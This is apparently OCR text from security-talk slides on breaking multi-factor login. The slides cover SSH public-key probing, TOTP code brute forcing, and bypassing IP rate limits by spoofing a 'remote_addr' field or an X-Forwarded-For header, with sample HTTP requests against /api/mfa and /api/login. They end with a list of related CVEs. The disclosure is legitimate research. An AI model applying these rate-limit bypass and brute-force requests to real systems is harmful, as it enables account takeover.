
MFA required

PK_OK
AAAAB3Nz…

REQUEST admin
keyboard-interactive

INFO_REQUEST
"Please enter code"

TOTP bruteforce without private key, again



REQUEST admin
publickey AAAAB3Nz…

POST /api/login
admin AAAAB3Nz…

MFA required


PK_OK
AAAAB3Nz…

REQUEST admin
keyboard-interactive

INFO_REQUEST
"Please enter code"

INFO_RESPONSE
"133337", "133338", …

TOTP bruteforce is rate limited



REQUEST admin
publickey AAAAB3Nz…

POST /api/login
admin AAAAB3Nz…

PK_OK
AAAAB3Nz…

MFA required

REQUEST admin
keyboard-interactive

INFO_REQUEST
"Please enter code"

INFO_RESPONSE
"133337", "133338", …


POST /api/mfa
133337, 133338, …

ratelimited


FAILURE

Rate limiting

Rate limited by IP




Rate limited by IP



```
POST /api/mfa
{
  "code": "133337",
  "remote_addr": "12.34.56.78"
}
```


Rate limited by IP




```
POST /api/mfa
{
  "code": "133337",
  "remote_addr": "12.34.56.78"
}
```

Unlimited by setting remote_addr

```
POST /api/mfa
{
  "code": "133337",
  "remote_addr": "11.11.11.11"
}
```




Unlimited by setting remote_addr



```
POST /api/mfa
{
  "code": "133337",
  "remote_addr": "11.11.11.11"
}
```

```
POST /api/mfa
{
  "code": "987654",
  "remote_addr": "99.99.99.99"
}
```


Unlimited by setting `remote_addr`



```
POST /api/mfa
{
  "code": "133337",
  "remote_addr": "11.11.11.11"
}
```

```
POST /api/mfa
{
  "code": "987654",
  "remote_addr": "99.99.99.99"
}
```


Unlimited by setting X-Forwarded-For



```
POST /api/mfa
X-Forwarded-For: 11.11.11.11
{
  "code": "133337",
}
```

```
POST /api/mfa
X-Forwarded-For: 99.99.99.99
{
  "code": "987654",
}
```

Unlimited password bruteforce



```
POST /api/login
X-Forwarded-For: 11.11.11.11
{
  "user": "admin",
  "password": "abcdef"
}
```

```
POST /api/login
X-Forwarded-For: 99.99.99.99
{
  "user": "admin",
  "password": "uvwxyz"
}
```

Choose your authentication

- SSH public key?

Choose your authentication

- SSH public key? CVE-2023-43652!

Choose your authentication

- SSH public key? CVE-2023-43652!
- Password?

Choose your authentication

- SSH public key? CVE-2023-43652!
- Password? CVE-2023-46123!

Choose your authentication

- SSH public key? CVE-2023-43652!
- Password? CVE-2023-46123!
- TOTP enabled?

Choose your authentication

- SSH public key? CVE-2023-43652!
- Password? CVE-2023-46123!
- TOTP enabled? CVE-2023-46123!

Choose your authentication

- SSH public key? CVE-2023-43652!
- Password? CVE-2023-46123!
- TOTP enabled? CVE-2023-46123!
- Fixed everything?

Choose your authentication

- SSH public key? CVE-2023-43652!
- Password? CVE-2023-46123!
- TOTP enabled? CVE-2023-46123!
- Fixed everything?
    - Password reset code bruteforce (CVE-2023-43650)

Choose your authentication

- SSH public key? CVE-2023-43652!
- Password? CVE-2023-46123!
- TOTP enabled? CVE-2023-46123!
- Fixed everything?
  - Password reset code bruteforce (CVE-2023-43650)
  - Password reset code fixation (CVE-2023-42820)
    - Discovered by Zhiniang Peng & Lawliet of Sangfor

Choose your authentication

